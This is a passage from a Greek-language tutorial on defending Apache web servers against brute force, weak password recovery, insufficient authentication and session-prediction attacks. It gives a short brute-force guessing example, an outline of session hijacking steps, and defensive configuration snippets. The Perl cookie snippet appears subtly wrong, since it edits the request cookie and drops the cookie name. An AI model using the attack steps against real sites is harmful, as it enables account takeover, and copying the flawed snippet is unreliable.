Με την ίδια τεχνική δοκιμής και λάθους είναι πιθανό να γίνει πρόβλεψη κρυπτογραφημμένων κλειδιών .Όταν ένα web site χρησιμοποιεί ασθενή ή μικρού μεγέθους κλειδί είναι πιθανό για έναν επιτηθέμενο να προβλέψει ένα σωστό κλειδί δοκιμάζοντας όλα τα πιθανά κλειδιά .

Παράδειγμα επίθεσης Brute Force

```
Username = Jon
Passwords = smith, michael-jordan, [pet names], [birthdays],
[car names],
Usernames = Jon, Dan, Ed, Sara, Barbara, .....
Password = 12345678
```

Αντιμέτρα του Apache για τις επιθέσεις Brute Force

Υπάρχουν διάφορε προσεγγίσεις που μπορούμε να ακολουθήσουμε για να μειώσουμε την αποδοτικότητα μιάς Brute Force απέναντι στην αυθεντικοποίηση που

χρησιμοποιείται από τον Apache διακομιστή μας .Πρέπει να αναλύσουμε τους παράγοντες που επηρεάζουν την αποδοτικότητα μιας Brute Force επίθεσης .

Αδύναμα συνθηματικά

Καθοριστικός παράγοντας μείωσης της ασφάλειας σε ένα σύστημα πολλαπλών χρηστών είναι το γεγονός ότι οι χρήστες επιλέγουν αδύναμους κωδικούς πρόσβασης δεδομένου ότι είναι πιο ευκολομνημόνευτοι .Για να αποτρέψουμε μία επιτυχημένη επίθεση Brute Force θα πρέπει να επιβληθεί μια αυστηρή πολιτική κωδικού πρόσβασης όπου όλοι θα πρέπει να τηρούν τους παρακάτω περιορισμούς .

- Το μήκος τους να είναι τουλάχιστον 6 χαρακτήρες
- Να μην περιέχει το username
- Να περιέχει τουλάχιστον 1 αριθμιτικό χαρακτήρα (0-9)
- Να περιέχει τουλάχιστον 1 ειδικό χαρακτήρα (!@#$%)
- Επιβολή υποχρεωτικής αλλαγής χαρακτήρα κάθε 90-120 μέρες
- Επιβολή μη χρησιμοποίησης προηγούμενου (ήδη χρησιμοποιημένου) κωδικού

Δυστυχώς, ο Apache δεν έχει τα μέσα για την επιβολή αυτού του είδους της πολυπλοκότητας κωδικού με τα προεπιλεγμένα εργαλεία διαχείρισης κωδικού : htpasswd και htdigest. Για να αποκτήσει ισχυρότερες δυνατότητες ασφάλειας κωδικού πρόσβασης, θα πρέπει να εφαρμόσει ένα από τα πολλά προϊόντα τρίτων κατασκευαστών που διατίθενται για Apache στην περιοχή Apache Module Registry site: http://modules.apache.org/search. Ένα πρόγραμμα (module)όπως είναι το Mod_SecurID (www.denyall.com/mod_securid/) αποτελεί εργαλείο το οπόιο μπορεί να εφαρμόσει μια ισχυρή πολιτική ελέγχου αυθεντικοποίησης δύο παραγόντων ταυτότητας για να εμποδιστούν οι βίαιες επιθέσεις. Μέσο της αυθεντικοποίησης δύο παράγοντων, ο χρήστης παρέχει κάτι που γνωρίζουν (όπως ένας κωδικός πρόσβασης ή PIN) και στη συνέχεια χρησιμοποιούν κάτι που έχουν (στην προκειμένη περίπτωση, μία συσκευή που παράγει ένα νέο τυχαίο αριθμό σειράς κάθε 60 δευτερόλεπτα). Προκειμένου να αποκτήσουν πρόσβαση στο σύστημα ελέγχου ταυτότητας δύο παραγόντων , ο εισβολέας θα πρέπει να έχει φυσική πρόσβαση στο RSA SecurID FOB του token του υλικού .

Καταστολή Λεπτομερών μηνυμάτων λάθους

Όταν ένας συνδιασμός μη έγκυρου username / password υποβληθεί, δεν ενημερώνει το χρήστη για ποιο κομμάτι των πληροφοριών (είτε το όνομα χρήστη ή κωδικός πρόσβασης) ήταν άκυρο. Αυτό μπορεί να δώσει σε έναν εισβολέα τη δυνατότητα να καθορίσει και να καταγράψει τους λογαριασμούς για το σύστημα. Μπορούμε να αυξήσουν τις δυνατότητες της παραγωγής των αποτελεσμάτων του φιλτραρίσματος του Apache 2.0 για να επιτευχθεί τροποποίηση / αφαίρεση αυτού του είδους των πληροφοριών από τις ιστοσελίδες που δημιουργούνται από ένα πρόγραμμα ελέγχου ταυτότητας.Είτε να ορίσουμε προγραμματιστικά στο κώδικα που αφορά τη σύνδεση του χρήστη να μη προβάλλονται μηνύματα με την παραπάνω πληροφορία .

Ενημέρωση στην αποτυχή αυθεντικοποίηση μέσο Apache

Όταν ο Apache χρησιμοποιείται ως αντίστροφος μεσολαβητής front-end για μια εφαρμογή που έχει τον έλεγχο ταυτότητας των χρηστών, είναι δύσκολο για τον Apache να "γνωρίζει" ότι μια αποτυχημένη προσπάθεια ελέγχου ταυτότητας έχει λάβει μέρος. Αυτό είναι αποτέλεσμα της φύσης των διαφόρων συναλλαγών αυθεντικοποίησης. Η ευκολότερη μέθοδος ελέγχου ταυτότητας για Apache είναι όταν ενεργοποιηθεί ο Βασικός ή Digest (σύνοψη) μηχανισμός . Με αυτούς τους δύο μηχανισμούς , ο client υποβάλλει έναν πρόσθετο Authorization client header που περιέχει τα διαπιστευτήριά του. Αν τα διαπιστευτήρια είναι μη έγκυρα τότε θα δημιουργηθεί και θα επιστραφεί ο κωδικός κατάστασης 401 «Unauthorized» .Αν παραμετροποιηθεί ο Apache να ενεργοποιεί CGI script για αυτό το κωδικό κατάστασης τότε υπάρχει η δυνατότητα να στέλνει ειδοποίηση όταν ένας client αποτυγχάνει στην αυθεντικοποίηση .

Όταν χρησιμοποιείται ένας μηχανισμός αυθεντικοποίησης βασισμένος σε φόρμα γίνεται πιο πολύπλοκο να αναγνωρίσεις τις αποτυγχημένες προσπάθειες login αφού ο κωδικός κατάστασης της Http ανταπόκρισης δεν καταδυκνύει πλέον την επιτυχία ή την αποτυχία μιας προσπάθειας σύνδεσης (login) . Όσο ο Apache εξυπηρετεί με επιτυχία την σελίδα θα δημιουργεί έναν κωδικό κατάστασης 200 OK .Η πληροφορία της αποτυχημένης προσπάθειας αυθεντικοποίησης θα πρέπει τότε να αναγνωρίζεται από διαφορετικά μέσα .

Παρακάτω αναφέρονται δύο πιθανότητες :

- Μήνυμα λάθους στην html . Όπως αναφέρθηκε στην προηγούμενη ενότητα για την καταστολή συγκεκριμένων μηνυμάτων λάθους , οι επιτιθέμενοι θα προσπαθήσουν να επιθεωρήσουν τα απαντητικά μηνύματα λάθους,ψάχνοντας για οποιαδήποτε πληροφορία αποκάλυψης κάποιου πόρου του συστήματος . Θα πρέπει να συνεργαστείτε με τους web προγραμματιστές για να βεβαιωθείτε ότι οι ενημερώσεις μέσο μηνυμάτων λάθους περιλαμβάνουν αβλαβείς πληροφορίες που δεν θα είναι χρήσιμες για κάποιον εισβολέα. Παρόλο που οι πληροφορίες αυτές δεν μπορούν πλέον να χρησιμοποιούνται από τον εισβολέα, θα είναι χρήσιμο στον Apache να εντοπίζει τις αποτυχημένες προσπάθειες ελέγχου ταυτότητας. Ας πούμε, για παράδειγμα, ότι η σελίδα αποτυχημένης πιστοποίησης ενός ιστότοπου περιέχει το ακόλουθο κείμενο: "Sorry, you did not supply the correct username or password." Με αυτήν την πληροφορία μπορούμε να δημιουργήσουμε ένα φίλτρο στο Mod_Security να αναγνωρίζει αυτή την πληροφορία στο παραγόμενο stream που επιστρέφεται στον client .

Παρακάτω ακολουθεί ένα παράδειγμα :

```
<Location /path/to/login>
SecFilterSelective OUTPUT "you did not supply the correct username or password"
status:401
</Location>
```

Το παραπάνω φίλτρο θα αναγνωρίσει το μήνυμα αποτυχίας το οποίο αφορά τον client και θα ενεργοποιήσει τον κωδικό κατάστασης 401 .

- Αποτυγχημένο URL . Παρόμοια με την προηγούμενη τεχνική θα δημιουργηθεί ένα φίλτρο Mod_Security το οποίο θα ενεργοποιεί τον κωδικό κατάστασης 401 αν το πρόγραμμα αυθεντικοποίσης στείλει τον client σε ένα συγκεκριμένο URL "αποτυχίας" .

Παρακάτω ακολουθεί ένα παράδειγμα :

- ```
  SecFilterSelective THE_REQUEST "/path/to/failure_webpage" status:401
  ```

Κώδικας ενάντια στην επίθεση Brute Force

Ο Apache δεν έχει την ικανότητα να ανιχνεύει τα αποτυγχημένα login για συγκεκριμένους λογαριασμούς χρηστών .Ο καλύτερος τρόπος ανίχνευσής τους εκτός από το να τροποποιήσουμε τον κώδικα της εφαρμογής είναι να χρησιμοποιηθούν τα 401 CGI scripts για αποστολή emails στο προσωπικό ασφαλείας . Σε αυτό το σενάριο ο αποδέκτης του email κάνει κάποια ανάλυση για να ανιχνέυσει τις επιθέσεις Brute Force από συγκεκριμένους λογαριασμούς . Ο καλύτερος τρόπος ανίχνευσης και αντιμετώπισης σε μία αυτοματοποιημένη Brute Force επίθεση ενάντια σε site είναι η χρησιμοποίηση του Mod_Dosevasive .

Το Mod_Dosevasive δουλεύει το ίδιο καλά είτε αντιμετοπίζοντας μια DoS επίθεση στο επίπεδο εφαρμογής είτε μία Brute Force επίθεση εναντίον ενός ή περισσοτέρων λογαριασμών . Αυτό οφείλεται στις ομοιότητες που έχουν τα χαρακτηριστικά των request από την πλευρά του web server όταν οι δύο αυτοί τύποι επιθέσεων εκτελούνται .Και οι δύο έχουν μία αντιστοίχιση απομακρυσμένης ip διεύθυνσης συνδεδεμένη σε ένα κύριο URL.Στην περίπτωση της Brute Force επίθεσης , το URL τυγχάνει να έχει υλοποιήσει ελέγχους εισόδου οι οποίοι χρειάζονται αυθεντικοποίηση . Το Mod_Dosevasive δεν γνωρίζει για αυτή την αυθεντικοποίηση μα είναι αποδοτικό στην αναγνώριση αυτού σαν μία αυτοματοποιημένη επίθεση εξαιτίας της ταχύτητας των requests που υποβλήθηκαν στο συγκεκριμένο χρονικό διάστημα παρατήρησης .

Όταν το Mod_Dosevasive αναγνωρίσει μια επίθεση θα απορρίψει την επιτιθέμενη IP διεύθυνση για το χρονικό διάστημα που καθορίζεται στη ντιρεκτίβα DOSBlockingPeriod . Οι περιορισμοί των IP διεθύνσεων πρέπει να χρησιμοποιούνται με προσοχή .Μπλοκάροντας μία IP διεύθυνση ενός NATed proxy μπορείς να αποκλήσει πολλούς νόμιμους χρήστες . Το κύριο πρόβλημα εδώ είναι ότι χρησιμοποιώντας την IP διεύθυνση του client και το URI σαν δεδομένα μπορείς να οδηγηθείς σε λάθος αποκλεισμούς . Γι'αυτό λοιπόν το λόγο και για να μπορούμε καλύτερα να ανιχνεύουμε τους μοναδικούς clients που μπορεί να έχουν συνδεθεί πίσω από έναν proxy server θα ενσωματώσουμε την πληροφορία ¨User-Agent¨στο hash token .Αυτό δημιουργεί ένα hash token του απομακρυσμένου που περιλαμβάνει IP_User-Agent->URI. Αυτή η επιπλέον μεταβλητή θα μας βοηθήσει να αποφύγουμε τον αποκλεισμό αθώων χρηστών .

Παρακάτω ακολουθεί ένα παράδειγμα κώδικα πριν την τροποποίηση :
  ```

```
/* Has URI been hit too much? */
 snprintf(hash_key, 2048, "%s_%s", r->connection->remote_ip, r->uri);
 n = ntt_find(hit_list, hash_key);
 if (n != NULL) {
```

εν συνεχεία ακολουθεί ένα παράδειγμα κώδικα μετά την τροποποίηση :

```
/* Has URI been hit too much? */
 snprintf(hash_key, 2048, "%s_%s", apr_pstrcat(r->pool, r->connection-
>remote_ip, "_",
apr_table_get(r->headers_in, "user-agent"), NULL), r->uri);
 n = ntt_find(hit_list, hash_key);
 if (n != NULL) {
```

Τι θα γινόταν αν ένας εισβολέας τροποποιούσε το DoS script της επίθεσης προκειμένου να χρησιμοποιήσει κυκλικά εναλασσόμμενα User-Agent πεδία .Ο δημιουργός του Mod_Dosevasive έχει υλοποιήσει κώδικα ο οποίος θέτει κάποια επιτρεπτά όρια στο συνολικό αριθμό στα διαφορετικά User-Agent πεδία που είναι επιτρεπτά για κάθε IP διεύθυνση . Έτσι λοιπόν με αυτή τη μέθοδο πιάνονται όσοι εισβολείς χρησιμοποιούν εναλλασόμενα ή πλαστογραφημένα User-Agent πεδία .

Ανεπαρκή αυθεντικοποίηση

Μία ανεπαρκής αυθεντικοποίηση λαμβάνει χώρα όταν ένας δικτυακός τόπος επιτρέπει σε έναν εισβολέα την πρόσβαση σε ευαίσθητο περιεχόμενο ή σε κάποια λειτουργικότητά χωρίς να έχουν κατάλληλα αυθεντικοποιηθεί . Τα Web-based εργαλεία διαχείρισης είναι ένα καλό παράδειγμα των δικτυακών τόπων που παρέχουν πρόσβαση σε ευαίσθητης λειτουργικότητας πόρους . Ανάλογα με το ειδικό συνδεδεμένο πόρο , αυτές οι διαδικτυακές εφαρμογές δεν θα πρέπει να είναι άμεσα προσβάσιμες χωρίς ο χρήστης να έχει περάσει από την διαδικασία της απαραίτητης επιβεβαίωσης της ταυτότητά του .

Μερικοί πόροι προστατεύονται με το "κρύψιμο" της συγκεκριμένης θέσης και της μη σύνδεσης της τοποθεσία μέσα στο κύριο δικτυακό τόπο ή με άλλους δημόσιους τόπους. Ωστόσο, η προσέγγιση αυτή δεν είναι τίποτα περισσότερο από τη λεγόμενη *"ασφάλεια μέσω της αδιαφάνειας."* Είναι σημαντικό να καταλάβουμε ότι απλώς και μόνο επειδή ένας πόρος είναι άγνωστος σε έναν εισβολέα, εξακολουθεί να βρίσκεται άμεσα προσβάσιμος μέσω της χρήσης ειδικού URL. Η συγκεκριμένη διεύθυνση URL θα μπορούσε να αποκαλυφθεί μέσω μιας Brute Force διερεύνσης για κοινές θέσεις αρχείων και καταλόγων (/ admin, για παράδειγμα), μηνύματα λάθους, αρχεία καταγραφής αναφορών ή ίσως τεκμηριωμένων help αρχείων . Οι πόροι αυτοί, είτε πρόκειται για περιεχόμενο είτε αφορούν τη λειτουργικότητα, θα πρέπει να προστατεύονται επαρκώς.

Παράδειγμα ανεπαρκούς αυθεντικοποίησης

Πολλές web εφαρμογές έχουν σχεδιαστεί με διαχειριστική λειτουργικότητα σε κάποιον κατάλογο τοποθεσίας ο οποίος βρίσκεται έξω από το root κατάλογο (/ admin /). Αυτός ο κατάλογος συνήθως δεν συνδέεται με κανένα σημείο του δικτυακού τόπου, αλλά μπορεί ακόμα και έτσι να γίνει προσβάσιμος χρησιμοποιώντας μία web εφαρμογή περιήγησης. Επειδή ο χρήστης ή ο προγραμματιστής ποτέ δεν περίμεναν από κανέναν να δεί αυτή τη σελίδα λόγω του ότι δεν είναι συνδεδεμένη στη δομή του site , παραλείπουν πολλές φορές τη προσθήκη αυθεντικοποίησης . Αν ένας εισβολέας απλά επισκεπτόταν αυτή τη σελίδα, θα λάμβανε πλήρη δικαιώματα πρόσβασης σε ολόκληρη την ιστοσελίδα .

Αντιμέτρα Apache για ανεπαρκή αυθεντικοποίηση

Είναι λογικό να μην δημοσιοποιούμε συνδέσμους με λειτουργίες διαχείρισης που διαθέτουν πλήρη δικαιώματα για την ιστοσελίδα . Ωστόσο, αυτό δεν πρέπει να είναι το μόνο μέσο για την ασφάλεια που εφαρμόζεται . Ρυθμίζοντας το httpd.conf αρχείο, μπορούμε να εφαρμόσουμε έλεγχο πρόσβασης σε αυτα τα URLs τόσο στην πλευρά του διακομιστή όσο και στην πλευρά του χρήστη (host-based , user-based) . Χρησιμοποιώντας τον (/ admin /) κατάλογο του παραδείγματος , μπορούμε να εφαρμόσουμε τον κατάλληλο ελέγχο πρόσβασης με τις ακόλουθες οδηγίες στο httpd.conf αρχείο:

```
<LocationMatch "^/admin/">
SSLRequireSSL
AuthType Digest
AuthName "Admin Area"
AuthDigestfile /usr/local/apache/conf/passwd_digest
Require user admin
</LocationMatch>
```

Αυτός ο περιέκτης ντιρεκτίβας για την τοποθεσία “/admin” θα καθορίσει τα εξής :

- Η σύνδεση θα είναι πάνω από SSL .
- Θα χρησιμοποιηθεί Digest Authentication .
- Το username admin και το σωστό password πρέπει να καταχωρηθούν .

Επικύρωση ανάκτησης ασθενούς συνθηματικού

Η ανάκτηση επικύρωσης αδύναμου συνθηματικού συμβαίνει όταν ένας δικτυακός τόπος επιτρέπει σε έναν εισβολέα παράνομα να αποκτήσει , να αλλάξει ή να ανακτήσει τον κωδικό πρόσβασης άλλου χρήστη. Συμβατικές μεθόδοι ελέγχου ταυτότητας του web site απαιτούν από τους χρήστες να επιλέξουν και να θυμούνται έναν κωδικό πρόσβασης ή μία συνθηματική φράση (passphrase). Ο χρήστης θα πρέπει να είναι το μόνο πρόσωπο που γνωρίζει τον κωδικό πρόσβασης, και θα πρέπει να θυμάται με ακρίβεια. Με την πάροδο του χρόνου, η ικανότητα ενός χρήστη να θυμάται έναν κωδικό πρόσβασης εξασθενεί . Το θέμα περιπλέκεται ακόμη

περισσότερο όταν ο μέσος χρήστης επισκέπτεται 20 τοποθεσίες απαιτώντας του να παρέχει έναν κωδικό πρόσβασης (RSA Έρευνα http://news.bbc.co.uk/1/hi/technology/3639679.stm).
Έτσι, η ανάκτηση κωδικού είναι ένα πολύ σημαντικό μέρος στην εξυπηρέτηση των online χρηστών .

Παραδείγματα αυτοματοποιημένων διαδικασιών ανάκτησης κωδικού πρόσβασης περιλαμβάνουν την απαίτησει του χρήστη να απαντήσει σε μια "μυστική ερώτηση" που ορίζεται ως μέρος της διαδικασίας εγγραφής του στο ιστιότοπο . Αυτή την ερώτηση είτε μπορεί να την επιλέξει από μια λίστα ερωτήσεων ή να ζητηθεί από το χρήστη. Ένας άλλος μηχανισμός που χρησιμοποιείται είναι να ζητηθεί από τον χρήστη ένα "hint" μία λέξη κλειδί κατά την εγγραφή του που θα τον βοηθήσει μελλοντικά να θυμηθεί τον κωδικό του. Άλλοι μηχανισμοί απαιτούν από το χρήστη να παράσχει περισσότερα δεδομένα προσωπικού χαρακτήρα, όπως τον αριθμό κοινωνικής ασφάλισης του, τη διεύθυνση κατοικίας, το ταχυδρομικό κώδικα, και ούτω καθεξής προκειμένου να επικυρώσει την ταυτότητά του. Αφού ο χρήστης έχει ταυτοποιηθεί , το σύστημα ανάκτησης θα τους εμφανίσει ή θα τους στείλει e-mail ένα νέο κωδικό.

Ένας δικτυακός τόπος θεωρείται ότι έχει Ασθενής Password Recovery επικύρωση όταν ένας εισβολέας είναι σε θέση να εξουδετερώνει το μηχανισμό ανάκτησης που χρησιμοποιείται. Αυτό συμβαίνει όταν οι πληροφορίες που απαιτούνται για την επικύρωση της ταυτότητας ενός χρήστη για την ανάκτηση είναι είτε εύκολοι να βρεθούν ή μπορεί να παρακαμφθούν. Τα συστήματα ανάκτησης κωδικού πρόσβασης μπορεί να τεθούν σε κίνδυνο μέσω της χρήσης των Brute Force επιθέσεων , τυχόν αδυναμιών του συστήματος, ή μέσο της ευκολίας να μαντέψει κάποιος τις μυστικές ερωτήσεις.

Παραδείγματα ανάκτησης συνθηματικού

Επαλήθευση Πληροφοριών

Πολλές ιστοσελίδες απαιτούν μόνο από το χρήστη να παράσχει τη διεύθυνση ηλεκτρονικού ταχυδρομείου του σε συνδυασμό με τη διεύθυνση κατοικίας του και τον αριθμό τηλεφώνου. Οι πληροφορίες αυτές μπορούν να ληφθούν εύκολα από οποιοδήποτε online white pages (υπηρεσίες πληροφοριών). Ως αποτέλεσμα, τα στοιχεία ελέγχου δεν είναι πλέον μυστικά. Περαιτέρω, οι πληροφορίες μπορεί να τεθούν σε κίνδυνο και μέσω πολλών μεθόδων, όπως το cross-site scripting και το phishing .

Χρήση υπόδειξης συνθηματικών (password hints)

Μερικά συστήματα επιτρέπουν να εισάγει ο χρήστης μια υπόδειξη κωδικού πρόσβασης, έτσι ώστε αν ξεχάσει τον κωδικό, η υπόδειξη θα εμφανιστεί για να ξυπνήσει την μνήμη του. Μια ιστοσελίδα που κάνει χρήση υποδείξεων για να υπενθυμίσει στο χρήστη του κωδικού του μπορεί να δεχθεί επίθεση , επειδή τα hints ενισχύουν τις Brute Force επιθέσεις. Ένας χρήστης μπορεί να έχει αρκετά καλό κωδικό πρόσβασης όπως "122277King" με αντίστοιχο hint υπόδειξης κωδικού πρόσβασης του "bday + fav συγγραφέα". Ένας εισβολέας μπορεί να συλλέξει από

αυτό το hint ότι ο κωδικός πρόσβασης του χρήστη είναι ένας συνδυασμός των γενεθλίων του χρήστη και του αγαπημένου του συγγραφέα . Αυτό βοηθά στην σημαντική μείωση του χρησιμοποιούμενου λεξικού της Brute Force επίθεσης εναντίον του κωδικού πρόσβασης .

Κρυφή ερώτηση-απάντηση

Ο κωδικός χρήστη θα μπορούσε να είναι "Richmond" με μια μυστική ερώτηση του "Πού έχεις γεννηθεί." Ένας εισβολέας εκτελόντας μια Brute Force επίθεσης θα μπορούσε να περιορίσει το λεκτικό για την την μυστική απάντηση μόνο σε ονόματα πόλεων. Επιπλέον, αν ο εισβολέας γνωρίζει λίγα πράγματα για το χρήστη-στόχο,όπως την γενέτειρά του είναι επίσης ένας εύκολος στόχος.

Αντιμέτρα Apache για περιπτώσεις ανάκτησης συνθηματικού

Η επίλυση ανάκτησης Ασθενούς Password δεν είναι τόσο απλό όσο φαίνεται. Ο Apache έχει μια δυσκολία στο χειρισμό αυτού του είδους των θεμάτων καθώς σχετίζεται περισσότερο με τη λογική της εφαρμογής και όχι με τις HTTP συναλλαγές. Ακόμα κι αν Apache έχει μια δυσκολία με αυτό, εξακολουθεί να είναι ικανός στο να ανιχνεύει ορισμένα χαρακτηριστικά μιας Brute Force επίθεσης που συνδέεται με καταστρατήγηση της μυστικής ερώτησης και απαντώντας με περιορισμούς που περιλαμβάνονται στις ακόλουθες ενότητες.

Εφαρμογή κρυφών ερωτήσεων/απαντήσεων

Ορισμένες ιστοσελίδες έχουν περιορισμένη πρόσβαση σε προσωπικά δεδομένα του χρήστη για επαλήθευση. Οι ιστιότοποι αυτοί θα πρέπει να εφαρμόσουν ένα σύνολο λειτουργιών ανάκτησης κατά την εγγραφή, όπως ακριβώς έχει ο χρήστης απαντήσει σωστά σε πολλές μυστικές ερωτήσεις .Οι μυστικές ερωτήσεις από μόνες τους θα πρέπει να είναι υποκειμενικού χαρακτήρα. Έχοντας ένα σχετικά μεγάλο κατάλογο πιθανών ερωτήσεων αυξάνεται η προστασία από Brute Force επιθέσεις και τυχερών προβλέψεων των κωδικών . Η επιλογή καλών ερωτήσεων είναι δύσκολη , αλλά είναι ίσως το πιο σημαντικό μέρος του συστήματος που περιγράφηκε προηγουμένως. Είναι επιθυμητό η δημιουργία ερωτήσεων που πρέπει να έχουν απήχηση και να ισχύουν για σχεδόν όλους τους χρήστες .

Για παράδειγμα :

- Η πρώτη μου δουλειά
- Το πρώτο μου αυτοκίνητο
- Ο αγαπημένος μου καθηγητής
- Η πρώτη πόλη στην οποία έφτασα αεροπορικός

Είναι επίσης δυνατό για τους χρήστες να δημιουργούν ερωτήσεις ή υποδείξεις προσωπικά προσαρμοσμένες, αν και η διαδικασία αυτή μπορεί να προσθέσει πολυπλοκότητα στο σύστημα , δεδομένου ότι πρέπει να θυμόμαστε τόσο την ερώτηση όσο και την αντίστοιχη απάντηση. Επιπλέων , οι χρήστες μπορεί να βρίσκουν δύσκολο να απαντήσουν σε πολλές μοναδικές προσωπικές ερωτήσεις

αφού παρόλο που είναι προσωπικές δεν είναι βέβαιοι για την απάντηση . Λαμβάνοντας αυτή τη δυσκολία, έχοντας την επιλογή για ερωτήσεις προσωποποιημένες ενισχύεται περαιτέρω η ασφάλεια του συστήματος που εμποδίζει τον υποψήφιο εισβολέα.

Εάν ένας εισβολέας εκτελέσει μια Brute Force επίθεση εναντίον αυτού του είδους της διασύνδεσης, ο Apache θα μπορούσε να διαμορφωθεί, όπως περιγράφεται στο προηγούμενο τμήμα της Brute Force , η οποία ενεργοποιεί και εμφανίζει ένα συγκεκριμένο κείμενο στη σελίδα html που επιστρέφει και μετά την αποτυχία αποστέλλνει τον client σε ένα συγκεκριμένο URL . Σε αυτές τις περιπτώσεις, ο διαχειριστής θα πρέπει να αλλάξει αυτή τη δραστηριότητα.

Κατηγορία εξουσιοδότησης

Η ενότητα εξουσιοδότησης καλύπτει τις επιθέσεις που έχουν ως στόχο τη μέθοδο μιας ιστοσελίδας για τον καθορισμό του εάν ένας χρήστης, μία υπηρεσία , ή μία αίτηση έχει τα απαραίτητα δικαιώματα για να εκτελέσει μια σχετική δράση. Για παράδειγμα, πολλές ιστοσελίδες θα πρέπει να επιτρέπουν μόνο σε συγκεκριμένους χρήστες την πρόσβαση σε συγκεκριμένο περιεχόμενο ή λειτουργικούς πόρους . Άλλες φορές, η πρόσβαση ενός χρήστη σε διαφορετικούς πόρους θα μπορούσε να περιοριστεί. Χρησιμοποιώντας ποικίλες τεχνικές, ένας εισβολέας μπορεί να ξεγελάσει μια ιστοσελίδα με στόχο την αύξηση των προνομίων του και την πρόσβαση του σε προστατευόμενες περιοχές.

Credential/Session Prediction

Η πρόβλεψη πιστοποιητικών/συνόδου είναι μια μέθοδος πειρατείας ή απομίμηση ενός χρήστη σε έναν δικτυακό τόπο. Αφαιρώντας ή προβλέποντας μία μοναδική αξία που προσδιορίζει μια συγκεκριμένη σύνοδο ο χρήστης μπορεί να πραγματοποιήσει την επίθεση. Επίσης η μέθοδος αυτή είναι γνωστή ως εισβολή σε σύνοδο (Session Hijacking), έχοντας έτσι ως αποτέλεσμα να παραχωρηθεί στους εισβολείς η δυνατότητα να εισάγουν requests στην ιστοσελίδα με τα προνόμιά που κατέχει ο προσβαλλόμενος χρήστης .

Πολλές ιστοσελίδες που είναι σχεδιασμένες να αυθεντικοποιούν και να παρακολουθούν έναν χρήστη όταν αποκαθίσταται η επικοινωνία για πρώτη φορά. Για να γίνει αυτό, οι χρήστες πρέπει να αποδεικνύουν την ταυτότητά τους στην ιστοσελίδα, συνήθως με την παροχή του συνδυασμού username / password (διαπιστευτήρια) . Αντί να ανταλλάσουν αυτά τα εμπιστευτικά διαπιστευτήρια πέρα δώθε με κάθε συναλλαγή, ο ιστοχώρος θα δημιουργήσει ένα μοναδικό "αναγνωριστικό συνόδου"(session ID) για να αναγνωρίσει τη συνόδο του χρήστη ως έγκυρη και επικυρωμένη . Η μεταγενέστερη επικοινωνία μεταξύ του χρήστη και του web site είναι χαρακτηρισμένη και συνδεδεμένη με το session ID ως "απόδειξη"

τη επικυρωμένης συνόδου. Αν ένας εισβολέας είναι σε θέση να προβλέψει το session ID ενός άλλου χρήστη, τότε είναι δυνατή κάθε μη θεμιτή δραστηριότητα.

Παράδειγμα επίθεσης Credential/Session Prediction

Πολλές ιστοσελίδες προσπαθούν να δημιουργήσουν session IDs που να χρησιμοποιούν αποκλειστικούς αλγορίθμους . Αυτές οι μέθοδοι μπορεί να δημιουργήσουν session IDs απλά αυξάνοντας στατικούς αριθμούς. Ή θα μπορούσαν να είναι πιο περίπλοκες διαδικασίες, όπως παραγοντοποίηση του χρόνου και άλλες συγκεκριμένες υπολογιστικες μεταβλητές .

Το session ID αποθηκεύεται σε ένα cookie, σε ένα κρυφό πεδίο φόρμας, ή στη διεύθυνση URL. Αν ένας εισβολέας μπορεί να καθορίσει τον αλγόριθμο που χρησιμοποιείται για να δημιουργήσει το session ID , μια επίθεση μπορεί να εκτελεστεί ως εξής:

1. Ο εισβολέας συνδέεται με την web εφαρμογή αποκτώντας το τρέχων session ID.

2. Ο εισβολέας υπολογίζει ή μέσο μιας Brute Force επίθεσης και βρίσκει το επόμενο session ID.

3.Ο εισβολέας αλλάζει τη τρέχουσα τιμή στο cookie / σε ένα κρυφό πεδίο φόρμας, / στη διεύθυνση URL και αποκαλύπτει έτσι την ταυτότητα του επόμενου χρήστη.

Αντιμέτρα Apache για επιθέσεις Credential/Session Prediction

Υπάρχουν διάφορα προστατευτικά μέτρα που πρέπει να ληφθούν για να εξασφαλιστεί η επαρκής προστασία των session IDs.

1. Χρησιμοποίηση SSL προς αποτροπής της παρακολούθησης (sniffing) του δικτύου για έγκυρα διαπιστευτήρια .
2. Προσθήκη των tokens ¨Secure¨ και ¨httponly¨ σε όλα τα sessionID cookies .Αυτές οι δύο cookie επιλογές θα βοηθήσουν να διασφαλίσετε τα διαπιστευτήρια σας προτρέποντας την εφαρμογή περιήγησης του χρήστη να στέλνει αυτές τις ευαίσθητες πληροφορίες μέσα από το SSL tunnel και επίσης αποτρέποντας scripts να έχουν πρόσβαση σ'αυτές τις πληροφορίες . Για την υλοποίηση του παραπάνω θα χρειαστεί να τροποποιηθεί ο κώδικας συμπεριλαμβάνοντας αυτές τις παραμέτρους όταν δημιουργείται / στέλνεται ένα cookie στον client .Θα χρειαστεί να προστεθεί αυτό το token από τον Apache στο απεσταλμένο cookie όταν ενεργοποιηθεί το Mod_Perl . Μπορείτε να δημιουργήσετε έναν χειριστή Perl ο οποίος θα εγκατασταθεί στο φίλτρο εξόδου του Apache .

```
# read the cookie and append the secure parameter
my $r = Apache->request;
my $cookie = $r->header_in('Cookie');
 $cookie =~ s/SESSION_ID=(\w*)/$1; secure; httponly/;
```

3. Επίσης μαζί με το Mod_Perl μπορεί να εφαρμοστεί και το Apache::TicketAccess module το οποίο έχει σχεδιαστεί αρχικά να αυθεντικοποιεί τον client και στη συνέχεια εισαγάγει ένα κατακερματισμένο εισιτήριο «hashed ticket» το οποίο ελέγχεται στις μεταγενέστερες αιτήσεις (requests) .Αυτό το hash δημιουργείται βασιζόμενο πάνω στις εξής πληροφορίες : το username ,την IP διεύθυνση ,μια καταληχτική ημερομηνία και μία κρυπτογραφική υπογραφή .Αυτό το σύστημα παρέχει αυξημένη ασφάλεια εξαιτίας της χρήσης της κρυπτογραφικής υπογραφής και τη χρήση της IP διεύθυνσης του client για επικύρωση .Εξαιτίας της ευρέως χρησιμοποίησης των proxy servers σήμερα θα μπορούσαμε να τροποποιήσουμε το token της IP διεύθυνσης στο να ελέγχει μόνο το Class C κομμάτι της πληροφορίας αντί για ολόκληρη την διεύθυνση ή θα μπορούσατε να αντικαταστήσετε τη X_FORWARDED_FOR επικεφαλίδα του client που προστίθεται από πολλούς proxies .

Τα session IDs θα πρέπει να τηρούν τα παρακάτω κριτήρια :

1. Να είναι τυχαία. Οι μέθοδοι που χρησιμοποιούνται στην δημιουργία ασφαλών session διαπιστευστηρίων θα πρέπει να βασίζονται σε ασφαλής κρυπτογραφικούς αλγορίθμους .
